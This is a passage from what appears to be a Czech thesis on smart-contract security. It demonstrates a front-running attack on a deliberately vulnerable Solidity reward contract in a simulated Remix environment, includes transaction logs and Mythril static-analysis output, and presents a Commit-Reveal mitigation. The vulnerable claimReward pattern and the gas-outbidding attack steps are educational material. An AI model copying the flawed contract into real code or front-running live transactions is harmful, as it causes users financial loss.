        // ale nestačí k zamezení Front-Runningu, protože informace o 'amount' je  
již veřejná.  
  
        reward = 0;  
  
        // Nastavení volajícího jako vítěze.  
  
        winner = msg.sender;
```

```
// Odeslání celé odměny volajícímu. Použití `call` je zde pro
jednoduchost,

// riziko Reentrancy je minimalizováno nulováním `reward` před voláním
(ne však zamezeno u `balances` mapování - to však pro Front-Running útok není
klíčové).

(bool success, ) = msg.sender.call{value: amount}("");

// Kontrola úspěšnosti převodu.
require(success, "Transfer failed");

// Poznámka: Logika by měla ideálně distribuovat odměnu proporcionálně
// nebo použít vzor odolný proti Front-Runningu pro spravedlivé získání
odměny.
}

// Mohly by zde být další pomocné funkce, např. pro zjištění zůstatku
kontraktu.
}
```

Ukázka kódů 11: Zranitelný kontrakt vůči Front-Running útoku

(zdroj: vlastní)

Prostředí simulace bylo Remix IDE s využitím vestavěného JavaScript VM. Tento nástroj umožňuje snadné nasazení kontraktů a poskytuje detailní záznamy transakcí, které jsou nezbytné pro demonstraci. Klíčovým prvkem simulace Front-Runningu je však možnost ovlivnit pořadí transakcí, což bylo v tomto případě simulováno manuálním nastavením vyššího poplatku za gas u transakce útočníka nebo spuštěním útočné transakce bezprostředně po odeslání transakce oběti, ale před jejím zahrnutím do bloku.


Použité prostředky pro simulaci zranitelnosti Front-Running:

- Simulace provedena v Remix IDE (JavaScript VM).
- Použita verze jazyka Solidity: ^0.8.29.
- Virtuální blockchain prostředí: konfigurace Cancun.
- Adresa nasazeného kontraktu FrontRunningDemo:
0x6431fD0C29d024c5b04C7dAB157FcCD329E62E55.
- Testovací účty: 0x4B0897b0513fdC7C541B6d9D7E929C4e5364D2dB (účet 1), 0x583031D1113aD414F02576BD6afaBfb302140225 (účet 2).

Prvním krokem simulace bylo provedeno nasazení kontraktu FrontRunningDemo do prostředí Remix IDE. Detail transakce nasazení je patrný ze záznamu v Tabulce 14.

[vm]	from: 0x147...C160C to: FrontRunningDemo.(constructor) value: 0 wei data: 0x608...a0033 logs: 0 hash: 0xf5a...af09a
status	0x1 Transaction mined and execution succeed
transaction hash	0xf5a2117190860895ff00862f0f5c4dc8d98211a237e1a3fb8e88b182045af09a
block hash	0x7d2854dc448da60d5e85faf4e58fda08c3142cad1b65bf790a2439887399afdb
block number	23
contract address	0x6431fD0C29d024c5b04C7dAB157FcCD329E62E55
from	0x14723A09ACff6D2A60DcdF7aA4AFf308FDdC160C
to	FrontRunningDemo.(constructor)
gas	465339 gas
transaction cost	404642 gas
execution cost	327166 gas
input	0x608...a0033
output	0x608060405260043610610049575f3560e01c8063228cb7331461004d57806327e235e314610077578063b88a802f146100b3578063d7bb99ba146100c9578063dfbf53ae146100d3575b5f80fd5b348015610058575f80fd5b506100616100fd565b60405161006e9190610379565b60405180910390f35b348015610082575f80fd5b5061009d600480360381019061009891906103f0565b610103565b6040516100aa9190610379565b60405180910390f35b3480156100be575f80fd5b506100c7610118565b005b6100d161028f565b005b3480156100de575f80fd5b506100e761033e565b6040516100f4919061042a565b60405180910390f35b60015481565b6002602052805f5260405f205f915090505481565b5f60025f3373ffffffffffffffffffff

Nejprve účet 1 (reprezentující "Obět") přispěl částkou 10 ETH voláním funkce contribute(). Tato transakce byla odeslána a zahrnuta do bloku. Detail této transakce je zaznamenán v Tabulce 15.



Obrázek 22: Počáteční stav nasazeného kontraktu FrontRunningDemo

(zdroj: vlastní)

[vm]	from: 0x4B0...4D2Db to: FrontRunningDemo.contribute() 0x643...62E55 value: 10000000000000000000 wei (10 ETH) data: 0xd7b...b99ba logs: 0 hash: 0x1b1...5c2fa
status	0x1 Transaction mined and execution succeed
transaction hash	0x1b1d0ee1043bce23a30e6b19b774d5200b97ae199a20f9effe01ce6df8f5c2fa
block hash	0x860fe9c1ddd2f5fc8d42c93cf42fe0b1fcd30e1191c4c851fe17819bf6a134cf
block number	24
from	0x4B0897b0513fdC7C541B6d9D7E929C4e5364D2dB
to	FrontRunningDemo.contribute() 0x6431fD0C29d024c5b04C7dAB157FcCD329E62E55
gas	75849 gas
transaction cost	65955 gas
execution cost	44891 gas
input	0xd7b...b99ba

output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]
value	1000000000000000000 wei (10 ETH)

Tabulka 15: Detail transakce příspěvku 10 ETH (Účet 1 - Oběť)

(zdroj: vlastní)

Tabulka 15 dokládá úspěšné provedení transakce, která byla zařazena v bloku 24 a zvýšila celkovou hodnotu odměny v kontraktu o 10 ETH a zaznamenala příspěvek účtu 1. Následně účet 2 (reprezentující "Útočníka") přispěl částkou 1 ETH voláním funkce contribute().


Tabulka 16 ukazuje další úspěšný příspěvek, který byl zařazen v bloku 25 a zvýšil celkovou odměnu o další 1 ETH a zaznamenal příspěvek účtu 2. Po těchto příspěvcích činila celková odměna (reward) v kontraktu FrontRunningDemo 11 ETH (10 ETH + 1 ETH). Zůstatky přispěvatelů byly řádně zaznamenány v mapování balances. Stav kontraktu po provedení obou příspěvků, demonstrující nashromážděnou odměnu ve výši 11 ETH, je zachycen na obrázku (Obrázek 23).

[vm]	from: 0x583...40225 to: FrontRunningDemo.contribute() 0x643...62E55 value: 1000000000000000000 wei (1 Eth) data: 0xd7b...b99ba logs: 0 hash: 0xd97...d91d7
status	0x1 Transaction mined and execution succeed
transaction hash	0xd97aecfd4c7bccd76c7a0b6b67e6e2eabc503140738a499778eeef8d5ad91d7
block hash	0xff95b11048716c7e2f551deab53e1700d5a9d5687699cb7b2fe442227b577534
block number	25
from	0x583031D1113aD414F02576BD6aFaBfb302140225
to	FrontRunningDemo.contribute() 0x6431fD0C29d024c5b04C7dAB157FcCD329E62E55
gas	56184 gas
transaction cost	48855 gas

execution cost	27791 gas
input	0xd7b...b99ba
output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]
value	1000000000000000000 wei (1 ETH)

Tabulka 16: Detail transakce příspěvku 1 ETH (Účet 2 - Útočník)

(zdroj: vlastní)



Obrázek 23: Stav kontraktu po příspěvcích (Celková odměna 11 ETH)

(zdroj: vlastní)

Nyní nastává klíčový scénář, kde může dojít k Front-Runningu. Předpokládejme, že účet 1 (Oběť) má v úmyslu vybrat celou odměnu a odešle transakci volající funkci `claimReward()` se standardním poplatkem za gas. Tato transakce vstoupí do mempoolu, kde čeká na zařazení do bloku. V tomto okamžiku je její obsah veřejně viditelný. V tomto momentě vstupuje do hry "Útočník" (reprezentovaný účtem 2). Útočník monitoruje mempool a zaznamená čekající transakci od účtu 1 volající `claimReward()`. Útočník ví, že tato funkce přiznává celou

odměnu prvnímu volajícímu a že aktuální výše odměny (reward), kterou si může ověřit pohledem na stav kontraktu, je 11 ETH. Útočník rychle vytvoří svou vlastní transakci volající rovněž funkci `claimReward()` ze svého účtu 2. Aby zajistil, že jeho transakce bude zpracována před transakcí účtu 1, útočník nastaví poplatek za gas pro svou transakci výrazně výše než byl poplatek u transakce účtu 1.

V simulovaném prostředí bylo dosaženo toho, že útočnickova transakce (od účtu 2), díky představě vyššího poplatku za gas, je zahrnuta do bloku dříve než transakce účtu 1, ačkoli transakce účtu 1 mohla být odeslána dříve. Toto simuluje úspěšné předběhnutí transakce díky vyššímu poplatku za gas, který motivuje těžaře k přednostnímu zpracování.

V tabulce (Tabulka 17) je úspěšné provedení transakce. V rámci této transakce byla spuštěna funkce `claimReward()` účtem 2. Kontrakt ověřil, že účet 2 přispěl (což je pravda, přispěl 1 ETH). Proměnná `amount` byla nastavena na aktuální výši odměny (11 ETH), `reward` bylo vynulováno na 0, `winner` byl nastaven na adresu účtu 2 a celých 11 ETH bylo odesláno na účet 2. Tímto byl fond odměny vyčerpán útočníkem.

[vm]	from: 0x583...40225 to: FrontRunningDemo.claimReward() 0x643...62E55 value: 0 wei data: 0xb88...a802f logs: 0 hash: 0x78c...d9dc9
status	0x1 Transaction mined and execution succeed
transaction hash	0x78c905e55ceadeddb381d9a817042b61fc8bbe65006ff956822dcdd863fd9dc9
block hash	0xa358de90d860ebd7490ab3c27d2930392fd22a990bc7ce5ac4c9e7ede0754261
block number	26
from	0x583031D1113aD414F02576BD6aFaBfb302140225
to	FrontRunningDemo.claimReward() 0x6431fD0C29d024c5b04C7dAB157FcCD329E62E55
gas	6000000 gas
transaction cost	52931 gas
execution cost	36667 gas
input	0xb88...a802f
output	0x
decoded input	{}

decoded output	{}
logs	[]
raw logs	[]

Tabulka 17: Detail transakce Front-Running útoku (Účet 2 - Útočník)


(zdroj: vlastní)

[vm]	from: 0x4B0...4D2dB to: FrontRunningDemo.claimReward() 0x643...62E55 value: 0 wei data: 0xb88...a802f logs: 0 hash: 0x181...343d6
status	0x1 Transaction mined and execution succeed
transaction hash	0x181003b7c7be07fbec86e0cb7d1416aafd68efc46c4641f7f5e0e77c0b1343d6
block hash	0x569aa01de498d7aa2572020632d988536d31f76dd7937036a306e9209aae3024
block number	27
from	0x4B0897b0513fdC7C541B6d9D7E929C4e5364D2dB
to	FrontRunningDemo.claimReward() 0x6431fD0C29d024c5b04C7dAB157FcCD329E62E55
gas	35801 gas
transaction cost	31131 gas
execution cost	10067 gas
input	0xb88...a802f
output	0x
decoded input	{}
decoded output	{}
logs	[]
raw logs	[]

Tabulka 18: Detail následné transakce výběru odměny (Účet 1 - Oběť)

(zdroj: vlastní)

Následně (v tomto případě v bloku 27) je provedena původní transakce účtu 1 (Oběť) volající rovněž claimReward(). Detail této transakce je zaznamenán v tabulce (Tabulka 18). V rámci



Obrázek 24: Konečný stav kontraktu po útoku (adresa vítěze a nulová odměna)

(zdroj: vlastní)

Závěr k simulaci zranitelností

Simulace s kontraktem FrontRunningDemo jasně demonstrovala zranitelnost typu Front-Running. Bylo ukázáno, že v situaci, kdy funkce kontraktu (`claimReward()`) umožňuje prvním volajícím získat celou hodnotu fondu a informace o potenciálně vysoké hodnotě fondu je veřejně viditelná ve stavu kontraktu a v mempoolu, může útočník sledovat mempool, identifikovat transakci cílící na tuto funkci (např. s očekáváním vysoké odměny) a odeslat svou vlastní transakci se zvýšeným poplatkem za gas, aby zajistil její prioritní zpracování těžařem. Útočnickova transakce byla provedena dříve (v bloku 26), vyčerpala fond (11 ETH bylo odesláno na účet 2) a zanechala původní transakci oběti (úctu 1) bez možnosti získat odměnu (ta proběhla až v bloku 27 s `amount = 0`). Tento výsledek potvrzuje zranitelnost a podtrhuje rizika spojená s odhalováním časově nebo finančně citlivých informací v transakcích bez adekvátních mitigačních opatření.

6.3.2 Analýza zranitelnosti před mitigací

Po demonstraci front-running útoku na kontrakt FrontRunningDemo v předchozí podkapitole byla provedena analýza jeho zdrojového kódu pomocí nástroje pro statickou analýzu Mythril. Cílem této analýzy bylo zjistit, jaké bezpečnostní problémy nástroj v daném

kontraktu identifikuje a do jaké míry jeho výstup odpovídá dříve prokázané zranitelnosti typu front-running. Pro účely analýzy byl použit zdrojový kód (Ukázka kódu 11). Po spuštění analýzy nástrojem Mythril byl obdržen následující výstup.

Výstup z Mythril

```
→ contracts myth analyze FrontRunningDemo.sol

==== External Call To User-Supplied Address ====

SWC ID: 107

Severity: Low

Contract: FrontRunningDemo

Function name: claimReward()

PC address: 549

Estimated Gas Usage: 13826 - 88910

A call to a user-supplied address is executed.

An external message call to an address specified by the caller is executed. Note that the callee account might contain arbitrary code and could re-enter any function within this contract. Reentering the contract in an intermediate state may lead to unexpected behaviour. Make sure that no state modifications are executed after this call and/or reentrancy guards are in place.

-----

In file: FrontRunningDemo.sol:30
msg.sender.call{value: amount}("")
-----

Initial State:

Account: [CREATOR], balance: 0x0, nonce:0, storage:{}

Account: [ATTACKER], balance: 0x10, nonce:0, storage:{}

Transaction Sequence:

Caller: [CREATOR], calldata: , decoded_data: , value: 0x0

Caller: [ATTACKER], function: contribute(), txdata: 0xd7bb99ba, value: 0x1

Caller: [ATTACKER], function: claimReward(), txdata: 0xb88a802f, value: 0x0

==== Transaction Order Dependence ====

SWC ID: 114

Severity: Medium
```

```

Contract: FrontRunningDemo

Function name: claimReward()

PC address: 549

Estimated Gas Usage: 13826 - 88910

The value of the call is dependent on balance or storage write

This can lead to race conditions. An attacker may be able to run a transaction after
our transaction which can change the value of the call

-----

In file: FrontRunningDemo.sol:30

msg.sender.call{value: amount}("")

-----

Initial State:

Account: [CREATOR], balance: 0x0, nonce:0, storage:{}

Account: [ATTACKER], balance: 0x40000080000004001, nonce:0, storage:{}

Transaction Sequence:

Caller: [CREATOR], calldata: , decoded_data: , value: 0x0

Caller: [ATTACKER], function: contribute(), txdata: 0xd7bb99ba, value: 0x1

Caller: [ATTACKER], function: claimReward(), txdata: 0xb88a802f, value: 0x0

```

Z analýzy kontraktu FrontRunningDemo nástrojem Mythril byly identifikovány dva typy varování: "External Call To User-Supplied Address" (SWC ID 107) s nízkou závažností a "Transaction Order Dependence" (SWC ID 114) se střední závažností. Oba nálezy odkazují na řádek 30 v souboru FrontRunningDemo.sol, kde dochází k externímu volání `msg.sender.call{value: amount}("")`.

Nález "External Call To User-Supplied Address" (SWC ID 107) je obecné varování, které Mythril hlásí vždy, když je použita nízkoúrovňová funkce pro externí volání (`call`, `delegatecall`, `staticcall`) na adresu, která je odvozena z uživatelského vstupu (zde `msg.sender`). Toto varování upozorňuje na skutečnost, že dochází k přenosu kontroly na externí kód, který může být škodlivý a může se pokusit o re-entry. Ačkoliv v tomto konkrétním případě byla provedena mitigace Reentrancy vynulováním reward před voláním, Mythril stále signalizuje samotnou možnost přenosu kontroly jako potenciální riziko, i když

nedokáže v tomto kontextu najít cestu ke zneužití klasické Reentrancy vedoucí k opakovanému odčerpání fondu reward (protože ten je již 0).

Druhý nález, "Transaction Order Dependence" (SWC ID 114), je pro kontext Front-Runningu relevantnější. Toto varování upozorňuje na to, že výsledek transakce (zde hodnota amount, která je rovna reward v okamžiku čtení) závisí na stavové proměnné (reward), která může být změněna jinou transakcí. Mythril správně identifikuje bod, kde je čtena hodnota reward (uint amount = reward;) a následně použita v externím volání, a upozorňuje na riziko, že jiná transakce by mohla změnit hodnotu reward mezi okamžikem, kdy oběť odešle svou transakci (s očekáváním určité výše odměny) a okamžikem, kdy je její transakce skutečně provedena na blockchainu. Toto je přesně mechanismus, který je zneužit při Front-Runningu.

6.3.3 Implementace bezpečnostního opatření (Mitigace)

Po demonstraci zranitelnosti Front-Running v kontraktu FrontRunningDemo, která ukázala, jak lze zneužít transparentnosti mempoolu a prioritizace transakcí podle poplatku za gas k předběhnutí transakce cílící na funkci claimReward(), bylo přistoupeno k implementaci mitigačního opatření.

Primární a často doporučovanou mitigační technikou pro zranitelnosti Front-Running je aplikace tzv. vzoru Commit-Reveal (Závazek – Odhalení). Tento vzor spočívá v rozdělení akce, která zahrnuje citlivou informaci, do dvou oddělených fází:

- **Fáze Commit (Závazek):** V této fázi uživatelé odešlou transakci, která obsahuje pouze kryptografický "závazek" k nějaké citlivé hodnotě (např. hash své nabídky v aukci, hash tajného čísla, nebo v našem případě hash tajného kódu sloužícího k identifikaci pro nárok na odměnu). Tento závazek (hash) neodhaluje samotnou citlivou hodnotu, takže útočník nemůže z mempoolu zjistit, co uživatel zamýšlí. Transakci v této fázi lze sice front-runout (útočník může také odeslat svůj závazek s vyšším gasem), ale nezíská tím informaci, kterou by mohl zneužít k předběhnutí specifické akce založené na této hodnotě.
- **Fáze Reveal (Odhalení):** Po skončení fáze "Commit" (často časově omezené) následuje fáze "Reveal". V této fázi uživatelé odešlou druhou transakci, která obsahuje skutečnou citlivou hodnotu (nabídku, tajné číslo, kód) a "sůl" (náhodné číslo použité při hašování). Kontrakt ověří, zda hash poskytnuté hodnoty a soli odpovídá dříve uloženému závazku z fáze "Commit". Pokud souhlasí, kontrakt

zpracuje skutečnou hodnotu (např. zaznamená nabídku, určí vítěze, provede výplatu). Transakce v této fázi mohou být také front-runuty. Útočník uvidí odhalovanou hodnotu v mempoolu. Nicméně, i kdyby okamžitě odeslal vlastní transakci s touto hodnotou a vyšším gasem, musel by mít již v předchozí fázi "Commit" podaný závazek (commit) k této konkrétní hodnotě. Pokud závazek nemá nebo neodpovídá, jeho pokus o front-running v této fázi selže.

Vzor Commit-Reveal převádí zranitelnost z odhalení hodnoty na odhalení závazku k hodnotě, což znesnadňuje nebo znemožňuje zneužití této hodnoty před jejím řádným zpracováním.

Pro mitigaci zranitelnosti Front-Running v kontraktu FrontRunningDemo bylo rozhodnuto aplikovat modifikovaný princip Commit-Reveal na proces výběru odměny. Místo přímého volání claimReward(), které bylo zranitelné, byl zaveden dvoufázový proces pro určení vítěze, který bude mít nárok na celkovou odměnu. Níže je uveden kód modifikovaného kontraktu, nazvaného FrontRunningCommitReveal, který implementuje tento vzor pro výběr vítěze.

FrontRunningCommitReveal

```
// SPDX-License-Identifier: MIT

pragma solidity ^0.8.29;

/**
 * @title FrontRunningCommitReveal
 * @dev Zabezpečená verze demonstračního kontraktu proti Front-Runningu
 * použitím vzoru Commit-Reveal pro určení vítěze odměny.
 * Vítěze určí první platné odhalení tajného kódu po fázi závazku.
 */
contract FrontRunningCommitReveal {
    address public owner; // Vlastník kontraktu pro řízení fází
    address public winner = address(0); // Adresa vítěze, který může vybrat odměnu
    uint public reward; // Celkový fond odměny
    mapping(address => uint) public balances; // Zůstatky jednotlivých přispěvatelů
    mapping(address => bytes32) private claimCommitments; // Ukládá hashe závazků k
    výběru
```

```
mapping(address => bool) public hasRevealedClaim; // Sleduje, zda adresa již
odhalila svůj kód

bool public commitPhaseActive = true; // Flag pro aktivní fázi závazku

bool public revealPhaseActive = false; // Flag pro aktivní fázi odhalení


// Události pro lepší sledování fází a akcí

event Committed(address indexed user, bytes32 commitment);

event Revealed(address indexed user, bytes32 secret);

event WinnerSelected(address indexed winnerAddress, uint rewardAmount);

event RewardDistributed(address indexed to, uint amount);


modifier onlyOwner() {
    require(msg.sender == owner, "Only owner can call this function");
    _;
}


modifier duringCommitPhase() {
    require(commitPhaseActive, "Commit phase is not active");
    _;
}


modifier duringRevealPhase() {
    require(revealPhaseActive, "Reveal phase is not active");
    _;
}


modifier afterRevealPhase() {
    require(!revealPhaseActive && !commitPhaseActive, "Reveal phase is still
active");
    _;
}
```

```
constructor() {  
    owner = msg.sender;  
  
    // Fáze mohou být řízeny časem, zde jsou zjednodušeny na volání  
vlastníkem.  
  
    // commitPhaseEndTime = block.timestamp + 1 days;  
    // revealPhaseEndTime = commitPhaseEndTime + 1 days;  
}  
  
/**  
 * @dev Umožňuje přispět Ethereum do fondu odměny.  
 */  
  
function contribute() external payable {  
    require(msg.value > 0, "Must send ETH");  
    balances[msg.sender] += msg.value;  
    reward += msg.value;  
}  
  
/**  
 * @dev Umožňuje uživateli zavázat se k tajnému kódu pro nárok na odměnu.  
 * Zabraňuje Front-Runningu v této fázi, protože je posílán pouze hash.  
 * @param _secretHash Hash tajného kódu a soli  
(keccak256(abi.encodePacked(secret, salt))).  
 */  
  
function commitClaimHash(bytes32 _secretHash) external duringCommitPhase {  
    // Uživatel musí přispět, aby se mohl zavázat k nároku.  
    require(balances[msg.sender] > 0, "You must contribute to commit");  
  
    // Uživatel se může zavázat pouze jednou.  
    require(claimCommitments[msg.sender] == bytes32(0), "Already committed");  
    claimCommitments[msg.sender] = _secretHash;  
    emit Committed(msg.sender, _secretHash);  
}  
  
/**  
 * @dev Umožňuje uživateli odhalit svůj tajný kód a sůl.
```

```
* Kontrakt ověří hash a první platné odhalení určí vítěze.

* Tato fáze může být front-runnutá, ale útočník potřebuje znát kód A mít platný
commit.

* @param _secret Tajný kód odhalovaný uživatelem.

* @param _salt Sůl použitá při hašování kódu v commit fázi.

*/

function revealClaimSecret(bytes32 _secret, bytes32 _salt) external
duringRevealPhase {

    // Uživatel musí mít platný závazek.

    bytes32 expectedHash = keccak256(abi.encodePacked(_secret, _salt));

    require(claimCommitments[msg.sender] == expectedHash, "Invalid reveal: Hash
mismatch");

    // Uživatel nesmí odhalit dvakrát.

    require(!hasRevealedClaim[msg.sender], "Already revealed");

    hasRevealedClaim[msg.sender] = true;

    // Pokud je toto první platné odhalení, tento uživatel se stává vítězem.

    // Tím se zabrání Front-Runningu na samotné výplatě, protože výplata je
možná až po fázi odhalení,

    // a vítěz je určen zde, na základě Commit-Reveal.

    if (winner == address(0)) {

        winner = msg.sender;

        emit WinnerSelected(winner, reward);

    }

    emit Revealed(msg.sender, _secret);

}

/**

* @dev Umožňuje vlastníkovu ukončit fázi závazku a zahájit fázi odhalení.

*/

function endCommitPhase() external onlyOwner duringCommitPhase {

    commitPhaseActive = false;

    revealPhaseActive = true;

}
```

```
// Fáze odhalení by měla být také časově omezená
// revealPhaseEndTime = block.timestamp + X;

}

/**
 * @dev Umožňuje vlastníkovvi ukončit fázi odhalení.
 */
function endRevealPhase() external onlyOwner duringRevealPhase {
    revealPhaseActive = false;
}

/**
 * @dev Umožňuje vítězi vybrat nashromážděnou odměnu.
 * Lze volat až po skončení fáze odhalení.
 */
function distributeFinalReward() external afterRevealPhase {
    require(msg.sender == winner, "Only the winner can claim the reward");
    require(reward > 0, "No reward to distribute");
    uint amount = reward;
    reward = 0; // Vynuluje odměnu
    (bool success, ) = msg.sender.call{value: amount}("");
    require(success, "Transfer failed");
    emit RewardDistributed(msg.sender, amount);
}

/**
 * @dev Pomocná funkce pro zjištění aktuálního zůstatku Etheru drženého tímto
kontraktem.
 */
function getContractBalance() public view returns (uint) {
    return address(this).balance;
}
}
```

Ukázka kódů 12: Mitigace Front-Running zranitelnosti pomocí vzoru Commit-Reveal

(zdroj: vlastní)

V tomto modifikovaném kontraktu `FrontRunningCommitReveal` byla nahrazena jednoduchá funkce `claimReward()` dvoufázovým procesem založeným na vzoru `Commit-Reveal`, který slouží k určení vítěze, jenž bude mít nárok na celkovou odměnu (`reward`).

Nově byly zavedeny stavové proměnné `claimCommitments` (pro uložení hashů závazků), `hasRevealedClaim` (pro sledování odhalení), `commitPhaseActive` a `revealPhaseActive` (pro řízení fází procesu) a `winner` (pro uložení adresy vítěze určeného v `Reveal` fázi).

Funkce `contribute()` zůstává stejná, umožňuje přispívat do fondu odměny. Funkce `commitClaimHash(bytes32 _secretHash)` reprezentuje fázi závazku. Uživatel, který přispěl, může v této fázi (kdy je `commitPhaseActive true`) odeslat transakci obsahující hash tajného kódu a soli (vypočtený mimo blockchain). Kontrakt ověří, zda uživatel přispěl a zda se již nezavázal, a uloží hash. Útočník vidí pouze hash, nikoli samotný tajný kód, čímž je zamezeno zneužití informace v této fázi.

Funkce `revealClaimSecret(bytes32 _secret, bytes32 _salt)` reprezentuje fázi odhalení (kdy je `revealPhaseActive true`). Uživatel odešle transakci obsahující svůj tajný kód a sůl. Kontrakt ověří, zda vypočtený hash odpovídá uloženému závazku uživatele a zda uživatel ještě neodhalil. Pokud jsou ověření úspěšná a je to první platné odhalení v rámci tohoto procesu (`winner == address(0)`), tento uživatel je nastaven jako `winner`. Tato fáze může být `front-run` nuta, ale útočník potřebuje nejen vidět odhalovaný kód, ale musí mít také vlastní platný závazek (`commit`) k tomuto kódu (nebo k jinému kódu, který by ho učinil vítězem) z předchozí fáze. Bez platného závazku jeho pokus o odhalení selže.

Funkce `endCommitPhase()` a `endRevealPhase()` slouží k řízení přechodu mezi fázemi. V této zjednodušené ukázce jsou volatelné pouze vlastníkem kontraktu, ale v reálných aplikacích byly řízeny časově.

Funkce `distributeFinalReward()` umožňuje vítězi (`winner`), určenému v `Reveal` fázi, vybrat nashromážděnou odměnu. Tato funkce je volatelná až po skončení fáze odhalení. Protože vítěz je určen v `Reveal` fázi na základě `Commit-Reveal` procesu, není možné tuto funkci přímo `front-run`nout způsobem, jakým bylo možné zneužít původní `claimReward()`.

Tato implementace řeší zranitelnost `Front-Running` tím, že zabráňuje útočníkovi vidět a zneužít kritickou informaci (kód sloužící k získání odměny) v okamžiku, kdy je možné ji efektivně `front-run`nout. Určení vítěze je přesunuto do fáze odhalení, kde je chráněno předchozí fází závazku.

6.3.4 Analýza po mitigaci

Po implementaci bezpečnostního opatření spočívajícího v aplikaci vzoru Commit-Reveal na proces určení vítěze odměny (výsledkem je kontrakt FrontRunningCommitReveal), byla provedena analýza (Ukázka kódu 12). Cílem bylo ověřit, zda provedená úprava nezavedla nové chyby a jak na ni reaguje nástroj pro statickou analýzu, Mythril, s ohledem na předchozí zjištění o jeho omezených schopnostech detekovat Front-Running.

Výstup z Mythrilu (po mitigaci Commit-Reveal)

```
→ contracts myth analyze FrontRunningCommitReveal.sol
```

```
The analysis was completed successfully. No issues were detected.
```

